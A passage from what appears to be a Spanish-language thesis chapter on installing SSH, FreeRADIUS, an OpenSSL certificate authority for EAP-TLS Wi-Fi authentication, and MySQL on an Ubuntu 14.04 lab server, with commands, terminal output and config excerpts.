


Figura. 9 menú tasksel

```
>> root@ubuntu:~# apt-get update && apt-get upgrade && apt-dist
upgrade
```

El esquema a preparar en esta máquina virtual es la siguiente:




Figura. 10 Ubuntu-Server-VM1

En los pasos siguientes se realizará la instalación paso a paso de los módulos contenidos en el esquema de esta máquina virtual.

### 2.3.1 SSH

*Secure Shell* (SSH) es un protocolo de red de cifrado para la comunicación segura de datos a distancia. Se utiliza para la ejecución remota de comandos y otros servicios de red seguros entre dos equipos en

red. Esto permite, entre otras cosas, la facilidad de copiar y pegar líneas de comandos en ambientes sin interfaz gráfica o poco amigable con el usuario como lo es el servidor Ubuntu.

Se instala de la siguiente forma:


```
>> espe14@ubuntu:~$ sudo -i
[sudo] password for espe14: espetesis14
>> root@ubuntu:~# apt-get install ssh
```

Desde *Terminal* en el sistema operativo de Apple-OSX se puede establecer la comunicación segura con el servidor ingresando el comando:

```
>> ssh espe14@192.168.1.12
```

*espe14*: es el nombre del usuario registrado en el servidor.  
*192.168.1.12*: es la dirección IP del servidor

Se solicitará la clave (*password*) del servidor, se ingresa la misma y se presiona *enter*.



```
andrestroya — espe14@ubuntu: ~ — ssh — 80x24
Last login: Sat Jun 21 21:09:34 on ttys000
Andres-MacBook-Pro:~ andrestroya$ ssh espe14@192.168.1.12
espe14@192.168.1.12's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-27-generic x86_64)

* Documentation:  https://help.ubuntu.com/

System information as of Sat Jun 21 11:00:58 PDT 2014

System load:  0.24                Processes:            272
Usage of /:   12.1% of 18.58GB     Users logged in:     1
Memory usage: 15%                IP address for eth0: 192.168.1.12
Swap usage:   0%

Graph this data and manage this system at:
  https://landscape.canonical.com/

Last login: Sat Jun 21 11:00:58 2014 from andres-mbp.lan
espe14@ubuntu:~$ █
```

Figura. 11 SSH desde Terminal en OSX al Servidor Ubuntu

### 2.3.2 FreeRADIUS – Server

*FreeRADIUS* es el servidor *RADIUS* de mayor despliegue en el mundo. Es la base y referencia para múltiples ofertas comerciales, su distribución es gratuita.

En el servidor Ubuntu escribimos las siguientes líneas de comando para la instalación:

```
>> espe14@ubuntu:~$ sudo -i
[sudo] password for espe14: espetesis14
>> root@ubuntu:~# apt-get install freeradius freeradius-utils freeradius-
mysql
>> root@ubuntu:~# freeradius -v
-v: Imprime información sobre la versión del servidor
```

```
espe14@ubuntu:~$ freeradius -v
freeradius: FreeRADIUS Version 2.1.12, for host x86_64-pc-linux-gnu, built on Fe
b 24 2014 at 14:57:57
Copyright (C) 1999-2011 The FreeRADIUS server project and contributors.
There is NO warranty; not even for MERCHANTABILITY or FITNESS FOR A
PARTICULAR PURPOSE.
You may redistribute copies of FreeRADIUS under the terms of the
GNU General Public License.
For more information about these matters, see the file named COPYRIGHT.
espe14@ubuntu:~$ █
```

**Figura. 12 freeradius-v**

```
>> root@ubuntu:~# /etc/init.d/freeradius restart
>> root@ubuntu:~# /etc/init.d/freeradius stop
>> root@ubuntu:~# freeradius -s -X -f
```



```

radiusd: #### Opening IP addresses and Ports ####
listen {
    type = "auth"
    ipaddr = *
    port = 0
}
listen {
    type = "acct"
    ipaddr = *
    port = 0
}
listen {
    type = "auth"
    ipaddr = 127.0.0.1
    port = 18120
}
... adding new socket proxy address * port 58340
Listening on authentication address * port 1812
Listening on accounting address * port 1813
Listening on authentication address 127.0.0.1 port 18120 as server inner-tunnel
Listening on proxy address * port 1814
Ready to process requests.

```

Figura. 13 `freeradius -s -X -f`

Al momento de ejecutar `freeradius -s -X -f` se obtiene la imagen que se muestra anteriormente, donde se comprueba que la instalación fue exitosa y el servidor está listo para procesar las peticiones.

### 2.3.3 OpenSSL

Al establecer el escenario de prueba bajo el estándar 802.11i, se requiere de un protocolo de autenticación. EAP (*Extensible Authentication Protocol*) es el mecanismo oficial adoptado para la autenticación en las redes inalámbricas para las conexiones punto a punto en este modelo.

En los escenarios, se va a implementar la autenticación *EAP-TLS* (*EAP-Transport Layer Security*). Esto debido a que el protocolo *TLS*, es considerado como uno de los más seguros dentro de los estándares de *EAP* disponibles en la actualidad.

El protocolo *TLS* está basado en la arquitectura *802.1x/EAP*. Los componentes involucrados en este proceso de autenticación son, como ya se ha mencionado: el suplicante (equipos de los usuarios), el autenticador (*AP*) y el servidor de autenticación (*RADIUS*). El suplicante y el servidor *RADIUS* deben soportar la autenticación *EAP-TLS*. El *AP* por otra parte,

debe dar soporte a los procesos de autenticación (este desconoce el tipo de protocolo *EAP*).

El servidor *RADIUS* proporciona su certificado al cliente y solicita el certificado del cliente. El cliente, valida el certificado de servidor y responde con un mensaje de respuesta de *EAP* que contiene su certificado e inicia la negociación para las especificaciones de cifrado. Después de validar el certificado del cliente, el servidor responde con las especificaciones de cifrado para la sesión.

OpenSSL es requerido para crear los certificados que permitan la autenticación mutua entre el usuario y el servidor *RADIUS*. El proceso para la instalación se muestra a continuación:

```
>> espe14@ubuntu:~$ sudo -i
[sudo] password for espe14: espetesis14
>> root@ubuntu:~# cd /etc/ssl
>> root@ubuntu:/etc/ssl# mkdir /etc/ssl/PKI
>> root@ubuntu:/etc/ssl# cd
>> root@ubuntu:~# apt-get install openssl
>> root@ubuntu:~# openssl version
version: muestra la versión de openssl instalada
```

```
root@ubuntu:~# openssl version
OpenSSL 1.0.1f 6 Jan 2014
root@ubuntu:~# █
```

**Figura. 14 openssl version**

```
>> root@ubuntu:~# cd /etc/ssl
>> root@ubuntu:/etc/ssl# nano openssl.cnf
```

Se edita el archivo *openssl.cnf* y se cambia en la sección *[CA\_default]* el parámetro *dir* a *./PKI*

```

GNU nano 2.2.6      File: openssl.cnf      Modified

tsa_policy1 = 1.2.3.4.1
tsa_policy2 = 1.2.3.4.5.6
tsa_policy3 = 1.2.3.4.5.7

#####
[ ca ]
default_ca      = CA_default          # The default ca section

#####
[ CA_default ]

dir             = ./PKI                # Where everything is kept
certs           = $dir/certs           # Where the issued certs are kept
crl_dir         = $dir/crl             # Where the issued crl are kept
database        = $dir/index.txt      # database index file.
#unique_subject = no                  # Set to 'no' to allow creation of
# several certificates with same subject.
new_certs_dir   = $dir/newcerts       # default place for new certs.

^G Get Help   ^O WriteOut   ^R Read File   ^Y Prev Page   ^K Cut Text    ^C Cur Pos
^X Exit       ^J Justify    ^W Where Is   ^V Next Page   ^U UnCut Text ^T To Spell

```

Figura. 15 modificación de openssl.cnf

```

>> root@ubuntu:/etc/ssl# cd
>> root@ubuntu:~# cd /usr/lib/ssl/misc/
>> root@ubuntu: /usr/lib/ssl/misc/# nano CA.sh

```

Se edita el archivo *CA.sh* y luego se cambia el parámetro *CATOP* a *./PKI*

```

GNU nano 2.2.6      File: CA.sh      Modified

if [ -z "$DAYS" ] ; then DAYS="-days 365" ; fi # 1 year
CADAYS="-days 1095" # 3 years
REQ="$OPENSSL req $SSLEAY_CONFIG"
CA="$OPENSSL ca $SSLEAY_CONFIG"
VERIFY="$OPENSSL verify"
X509="$OPENSSL x509"
PKCS12="openssl pkcs12"

if [ -z "$CATOP" ] ; then CATOP=./PKI; fi
CAKEY=./cakey.pem
CAREQ=./careq.pem
CACERT=./cacert.pem

RET=0

while [ "$1" != "" ] ; do
case $1 in
-\\?|-h|-help)

```

Figura. 16 Modificación de CA.sh

```

>> root@ubuntu: /usr/lib/ssl/misc/# cd

```

```
>> root@ubuntu:~# cd /etc/ssl
>> root@ubuntu:/etc/ssl# /usr/lib/ssl/misc/CA.sh -newca
```

Se crea el certificado CA y se establece una clave, en este caso, *Verifying – Enter PEM pass phrase: espe14*

```
Making CA certificate ...
Generating a 2048 bit RSA private key
.....+++
.....
.....
.....+++
writing new private key to './PKI/private/./cakey.pem'
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:█
```

**Figura. 17 Creación del certificado CA**

Se ingresa la información como se muestra en la siguiente figura, además, se debe especificar un *CN (Common Name)* para el servidor:

```
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:EC
State or Province Name (full name) [Some-State]:PICHINCHA
Locality Name (eg, city) []:QUITO
Organization Name (eg, company) [Internet Widgits Pty Ltd]:ESPE
Organizational Unit Name (eg, section) []:REDES
Common Name (e.g. server FQDN or YOUR name) []:SERVIDOR
Email Address []:info@espe.edu.ec

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:espe14
An optional company name []:ESPE
Using configuration from /usr/lib/ssl/openssl.cnf
Enter pass phrase for ./PKI/private/./cakey.pem:
Check that the request matches the signature
Signature ok
```

**Figura. 18 Poblar la información del certificado SERVIDOR**

A continuación se muestra los detalles o resumen del certificado creado:

```

Certificate Details:
  Serial Number: 16842820547415286464 (0xe9bdb80d0056a2c0)
  Validity
    Not Before: Jun  3 20:07:31 2014 GMT
    Not After  : Jun  2 20:07:31 2017 GMT
  Subject:
    countryName           = EC
    stateOrProvinceName  = PICHINCHA
    organizationName      = ESPE
    organizationalUnitName = REDES
    commonName            = SERVIDOR
    emailAddress          = info@espe.edu.ec
  X509v3 extensions:
    X509v3 Subject Key Identifier:
      DA:CA:A8:64:89:E5:6A:E9:EF:46:65:E9:EB:C3:53:3A:F9:41:2F:28
    X509v3 Authority Key Identifier:
      keyid:DA:CA:A8:64:89:E5:6A:E9:EF:46:65:E9:EB:C3:53:3A:F9:41:2F:28
8

    X509v3 Basic Constraints:
      CA:TRUE
Certificate is to be certified until Jun  2 20:07:31 2017 GMT (1095 days)

```

**Figura. 19 Detalles del certificado SERVIDOR**

Se realiza la solicitud de firma para el certificado del servidor:

```
>> root@ubuntu:/etc/ssl# openssl req -new -nodes -keyout
PKI/server_key.pem -out PKI/server_req.pem -days 730 -config openssl.cnf
```

Se firma la petición de certificado del servidor:

```
>> root@ubuntu:/etc/ssl# openssl ca -config openssl.cnf -policy
policy_anything -out PKI/server_cert.pem -infile PKI/server_req.pem
```

```

Validity
  Not Before: Jun  3 20:16:23 2014 GMT
  Not After : Jun  3 20:16:23 2015 GMT
Subject:
  countryName           = EC
  stateOrProvinceName  = PICHINCHA
  localityName         = QUITO
  organizationName     = REDES
  organizationalUnitName = ESPE
  commonName           = SERVIDOR
  emailAddress         = info@espe.edu.ec
X509v3 extensions:
  X509v3 Basic Constraints:
    CA:FALSE
  Netscape Comment:
    OpenSSL Generated Certificate
  X509v3 Subject Key Identifier:
    44:F5:E8:12:63:AF:C4:24:15:02:A9:EF:97:6D:E6:D0:B4:4B:B4:9A
  X509v3 Authority Key Identifier:
    keyid:DA:CA:A8:64:89:E5:6A:E9:EF:46:65:E9:EB:C3:53:3A:F9:41:2F:2
8
Certificate is to be certified until Jun  3 20:16:23 2015 GMT (365 days)
Sign the certificate? [y/n]:

```

**Figura. 20 Firma del certificado creado**

*Sign the certificate? [y/n]: y*

*1 out of 1 certificate requests certified, commit? [y/n]: y*

```
>> root@ubuntu:/etc/ssl# cp PKI/server_cert.pem PKI/server_cert.pem-
backup
```

```
>> root@ubuntu:/etc/ssl# cat PKI/server_key.pem PKI/server_cert.pem >
PKI/server_keycert.pem
```

Se crea una petición de firma de certificado del cliente:

```
>> root@ubuntu:/etc/ssl# openssl req -new -keyout PKI/client_key.pem
-out PKI/client_req.pem -days 730 -config openssl.cnf
```

```

Generating a 2048 bit RSA private key
.....+++
.....+++
writing new private key to 'PKI/client_key.pem'
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:

```

**Figura. 21 Generación de llave privada RSA**

*Verifying - Enter PEM pass phrase: espe14*

Se ingresa la información como se muestra en la siguiente figura, además, se debe especificar un *CN (Common Name)* para el cliente:

```
writing new private key to 'PKI/client_key.pem'
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:EC
State or Province Name (full name) [Some-State]:PICHINCHA
Locality Name (eg, city) []:QUITO
Organization Name (eg, company) [Internet Widgits Pty Ltd]:ESPE
Organizational Unit Name (eg, section) []:REDES
Common Name (e.g. server FQDN or YOUR name) []:USUARIO
Email Address []:info@espe.edu.ec

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:espe14
An optional company name []:ESPE
```

**Figura. 22 Detalles del certificado USUARIO**

Se firma la solicitud del certificado del cliente para usuarios Mac OSX, Linux y Android:

```
>> root@ubuntu:/etc/ssl# openssl ca -config openssl.cnf -policy
policy_anything -out PKI/client_cert.pem -infiles PKI/client_req.pem
```

```

Validity
  Not Before: Jun  3 20:24:34 2014 GMT
  Not After : Jun  3 20:24:34 2015 GMT
Subject:
  countryName           = EC
  stateOrProvinceName  = PICHINCHA
  localityName          = QUITO
  organizationName      = ESPE
  organizationalUnitName = REDES
  commonName            = USUARIO
  emailAddress          = info@espe.edu.ec
X509v3 extensions:
  X509v3 Basic Constraints:
    CA:FALSE
  Netscape Comment:
    OpenSSL Generated Certificate
  X509v3 Subject Key Identifier:
    E8:5C:65:CF:68:C9:6E:56:DB:7D:F4:40:D8:6F:C1:AB:D4:36:24:EB
  X509v3 Authority Key Identifier:
    keyid:DA:CA:A8:64:89:E5:6A:E9:EF:46:65:E9:EB:C3:53:3A:F9:41:2F:2
8
Certificate is to be certified until Jun  3 20:24:34 2015 GMT (365 days)
Sign the certificate? [y/n]:

```

**Figura. 23 Firma del certificado creado**

*Sign the certificate? [y/n]: y*

*1 out of 1 certificate requests certified, commit? [y/n]: y*

Se exportan los certificados P12 para clientes Windows y Mac:

```

>> root@ubuntu:/etc/ssl# openssl pkcs12 -export -in PKI/client_cert.pem
-inkey PKI/client_key.pem -out PKI/client_cert.p12 -clcerts

```

```

Enter pass phrase for PKI/client_key.pem:
Enter Export Password:
Verifying - Enter Export Password:

```

**Figura. 24 Ingreso de clave para exportar certificado**

*Enter pass phrase for PKI/client\_key.pem: espe14*

*Enter Export Password: espe14*

*Verifying -Enter Export Password: espe14*

Se exportan los certificados P12 para clientes Android:

```

>> root@ubuntu:/etc/ssl# openssl pkcs12 -export -in PKI/client_cert.pem
-inkey PKI/client_key.pem -certfile PKI/cacert.pem -name "Wifi" -out
PKI/client_cert.p12

```





```

2+0 records in
2+0 records out
1024 bytes (1.0 kB) copied, 0.0278108 s, 36.8 kB/s

```

Figura. 27 Cuenta igual a 2

```

>> root@ubuntu:/etc/freeradius/certs/# chown freerad dh
>> root@ubuntu:/etc/freeradius/certs/# chmod o-w dh
>> root@ubuntu:/etc/freeradius/certs/# cd
>> root@ubuntu:~# cd /etc/freeradius/
>> root@ubuntu:/etc/freeradius# rm -R eap.conf
>> root@ubuntu:/etc/freeradius# nano eap.conf

```

Se debe ingresar toda la información que se muestra en la figura siguiente, para definir los parámetros y el uso del protocolo *TLS* en el archivo *eap.conf*.

```

GNU nano 2.2.6 File: eap.conf

eap {
    default_eap_type = tls
    timer_expire     = 60
    ignore_unknown_eap_types = no
    cisco_accounting_username_bug = no

    tls {
        certdir = ${confdir}/certs
        cadir = ${confdir}/certs
        private_key_password = whatever
        private_key_file = ${certdir}/server_keycert.pem
        certificate_file = ${certdir}/server_keycert.pem
        CA_file = ${cadir}/cacert.pem
        dh_file = ${certdir}/dh
        random_file = ${certdir}/random
        fragment_size = 1024
        include_length = yes
        check_cert_cn = %{User-Name}
        cipher_list = "DEFAULT"
    }
}

eap {
    default_eap_type = mschapv2
}

mschapv2 {
}

}

^G Get Help  ^O WriteOut  ^R Read File  ^Y Prev Page  ^K Cut Text   ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^V Next Page  ^U UnCut Text ^T To Spell

```

Figura. 28 Ingreso de parámetros en *eap.conf*

Más adelante se ve la instalación de los certificados obtenidos en esta sección para las diferentes plataformas: Mac OSX, iOS, Windows y Android.

### 2.3.4 MySQL

MySQL es un sistema de libre acceso de código abierto *RDBMS* (*Relational Database Management System*) que utiliza lenguaje *SQL* (*Structured Query Language*). *SQL* es el lenguaje más popular para añadir, acceder y gestionar contenidos en una base de datos. Es el más conocido por su rápido procesamiento, fiabilidad probada, facilidad y flexibilidad en su uso.

Para realizar la instalación de MySQL, se procede con las siguientes líneas de comando:

```
>> espe14@ubuntu:~$ sudo -i  
[sudo] password for espe14: espetesis14  
>> root@ubuntu:~# apt-get install mysql-server freeradius-mysql
```

Se ingresa una nueva clave de acceso para este servidor MySQL. Esto permite que el usuario con privilegios “*root*” pueda administras la base de datos (*DB*).




Figura. 29 Configurando el servidor MySQL

Se repite la clave ingresada para el servidor. Esto con la finalidad de verificar que sea la misma.




Figura. 30 Verificación de clave para MySQL

```
>> root@ubuntu:~#mysql --version
```

--version: muestra la versión de MySQL instalada

```
root@ubuntu:~# mysql --version
mysql Ver 14.14 Distrib 5.5.37, for debian-linux-gnu (x86_64) using readline 6.3
root@ubuntu:~# █
```

Figura. 31 Versión de MySQL

```
>> root@ubuntu:~# echo "create database radius;" | mysql -u root -p
```

Después de este comando, se solicitará el ingreso de la clave de la base de datos (*Enter password:*). En este caso: *espe14*. Se ingresa la clave cada vez que se solicite para realizar los cambios en la *DB*.

```
>> root@ubuntu:~# echo "grant all on radius.* to radius@'localhost'
identified by 'radius'; flush privileges;" | mysql -u root -p
>> root@ubuntu:~# mysql -u root -p radius <
/etc/freeradius/sql/mysql/schema.sql
>> root@ubuntu:~# mysql -u root -p radius <
/etc/freeradius/sql/mysql/nas.sql
>> root@ubuntu:~# mysql -u root -p radius <
/etc/freeradius/sql/mysql/ippool.sql
>> root@ubuntu:~# cd /etc/freeradius
>> root@ubuntu:/etc/freeradius# nano radiusd.conf
```

Para incluir el módulo *sql.conf* se borra el comentario de la línea que se muestra en la siguiente figura al remover el *#*.

```
GNU nano 2.2.6      File: radiusd.conf      Modified

#
# For all EAP related authentications.
# Now in another file, because it is very large.
#
$INCLUDE eap.conf

# Include another file that has the SQL-related configuration.
# This is another file only because it tends to be big.
#
# $INCLUDE sql.conf

#
# This module is an SQL enabled version of the counter module.
#
# Rather than maintaining separate (GDBM) databases of
# accounting info for each counter, this module uses the data
# stored in the raddacct table by the sql modules. This
# module NEVER does any database INSERTs or UPDATEs. It is
# totally dependent on the SQL module to process Accounting

^G Get Help  ^O WriteOut  ^R Read File  ^Y Prev Page  ^K Cut Text    ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is   ^V Next Page  ^U UnCut Text ^T To Spell
```

Figura. 32 Cambios en *radiusd.conf*

```
>> root@ubuntu:/etc/freeradius# nano sql.conf
```

Se edita el archivo *sql.conf* y se cambia el parámetro *password* a “radius”.

```

GNU nano 2.2.6      File: sql.conf      Modified

# Which FreeRADIUS driver to use.
#
driver = "rlm_sql_${database}"

# Connection info:
server = "localhost"
#port = 3306
login = "radius"
password = "radius"

# Database table configuration for everything except Oracle
radius_db = "radius"
# If you are using Oracle then use this instead
# radius_db = "(DESCRIPTION=(ADDRESS=(PROTOCOL=TCP)(HOST=localhost)(POR$

# If you want both stop and start records logged to the
# same SQL table, leave this as is.  If you want them in
# different tables, put the start table in acct_table1
# and stop table in acct_table2

^G Get Help  ^O WriteOut  ^R Read File  ^Y Prev Page  ^K Cut Text   ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is   ^V Next Page  ^U UnCut Text ^T To Spell

```

Figura. 33 Cambios en *sql.conf* en password

Se cambia el parámetro *readclients* a *yes*.

```

GNU nano 2.2.6      File: sql.conf      Modified

# limit the number of queries performed over one socket.  After
# "max_queries", the socket will be closed.  Use 0 for "no limit".
max_queries = 0

# Set to 'yes' to read radius clients from the database ('nas' table)
# Clients will ONLY be read on server startup.  For performance
# and security reasons, finding clients via SQL queries CANNOT
# be done "live" while the server is running.
#
readclients = yes

# Table to keep radius client info
nas_table = "nas"

# Read driver-specific configuration
$INCLUDE sql/${database}/dialup.conf
}

^G Get Help  ^O WriteOut  ^R Read File  ^Y Prev Page  ^K Cut Text   ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is   ^V Next Page  ^U UnCut Text ^T To Spell

```

Figura. 34 Cambios en *sql.conf* en readclients

```
>> root@ubuntu:/etc/freeradius# cd
```

```
>> root@ubuntu:~# cd /etc/freeradius/sites-available/
>> root@ubuntu:/etc/freeradius/sites-available# nano inner-tunnel
```

Se Incluye el módulo *sql* en la sección de *authorized* en el archivo de *inner-tunnel*, des comentando la línea que se muestra en la siguiente figura al remover el #.

```
GNU nano 2.2.6 File: inner-tunnel Modified

#
# Read the 'users' file
files

#
# Look in an SQL database. The schema of the database
# is meant to mirror the "users" file.
#
# See "Authorization Queries" in sql.conf
sql

#
# If you are using /etc/smbpasswd, and are also doing
# mschap authentication, the un-comment this line, and
# configure the 'etc_smbpasswd' module, above.
#
etc_smbpasswd

#

^G Get Help ^O WriteOut ^R Read File ^Y Prev Page ^K Cut Text ^C Cur Pos
^X Exit ^J Justify ^W Where Is ^V Next Page ^U UnCut Text ^T To Spell
```

Figura. 35 Cambios en inner-tunnel en readclients

También, se incluye el módulo *sql* en la sección de *session* en el archivo de *inner-tunnel*, des comentando la línea que se muestra en la siguiente figura al remover el #.

```

GNU nano 2.2.6      File: inner-tunnel      Modified

#       There are no accounting requests inside of EAP-TTLS or PEAP
#       tunnels.
#
#####

# Session database, used for checking Simultaneous-Use. Either the radutmp
# or rlm_sql module can handle this.
# The rlm_sql module is *much* faster
session {
    radutmp

    #
    # See "Simultaneous Use Checking Queries" in sql.conf
    sql
}

# Post-Authentication
^G Get Help  ^O WriteOut  ^R Read File  ^Y Prev Page  ^K Cut Text    ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is   ^V Next Page  ^U UnCut Text ^T To Spell

```

Figura. 36 Cambios en inner-tunnel en session

>> root@ubuntu:/etc/freeradius/sites-available# nano default

Se tiene que incluir el módulo *sql* en la sección de *authorized* en el archivo de *default*, des comentando la línea que se muestra en la siguiente figura al remover el #.

```

GNU nano 2.2.6      File: default

#
# Look in an SQL database. The schema of the database
# is meant to mirror the "users" file.
#
# See "Authorization Queries" in sql.conf
#
sql

#
# If you are using /etc/smbpasswd, and are also doing
# mschap authentication, the un-comment this line, and
# configure the 'etc_smbpasswd' module, above.
#
etc_smbpasswd

#
# The ldap module will set Auth-Type to LDAP if it has not
# already been set
#
ldap

[ Wrote 646 lines ]
^G Get Help  ^O WriteOut  ^R Read File  ^Y Prev Page  ^K Cut Text    ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is   ^V Next Page  ^U UnCut Text ^T To Spell

```

Figura. 37 Cambios en default en authorized



Incluimos el módulo *sql* en la sección de *accounting* en el archivo de *default*, des comentando la línea que se muestra en la siguiente figura al remover el #.

```

GNU nano 2.2.6                               File: default                               Modified

#
# For Simultaneous-Use tracking.
#
# Due to packet losses in the network, the data here
# may be incorrect. There is little we can do about it.
radutmp
# sradutmp

# Return an address to the IP Pool when we see a stop record.
# main_pool

#
# Log traffic to an SQL database.
#
# See "Accounting queries" in sql.conf
# sql

#
# If you receive stop packets with zero session length,
^G Get Help  ^O WriteOut  ^R Read File  ^Y Prev Page  ^K Cut Text   ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is   ^V Next Page  ^U UnCut Text ^T To Spell

```

Figura. 38 Cambios en default en accounting

El módulo *sql* es habilitado en la sección de *session* en el archivo de *default*, des comentando la línea que se muestra en la siguiente figura al remover el #.

```

GNU nano 2.2.6                               File: default                               Modified

#
#   }
#
# Session database, used for checking Simultaneous-Use. Either the radutmp
# or rlm_sql module can handle this.
# The rlm_sql module is *much* faster
session {
    radutmp

    #
    # See "Simultaneous Use Checking Queries" in sql.conf
    # sql
}

# Post-Authentication
# Once we KNOW that the user has been authenticated, there are
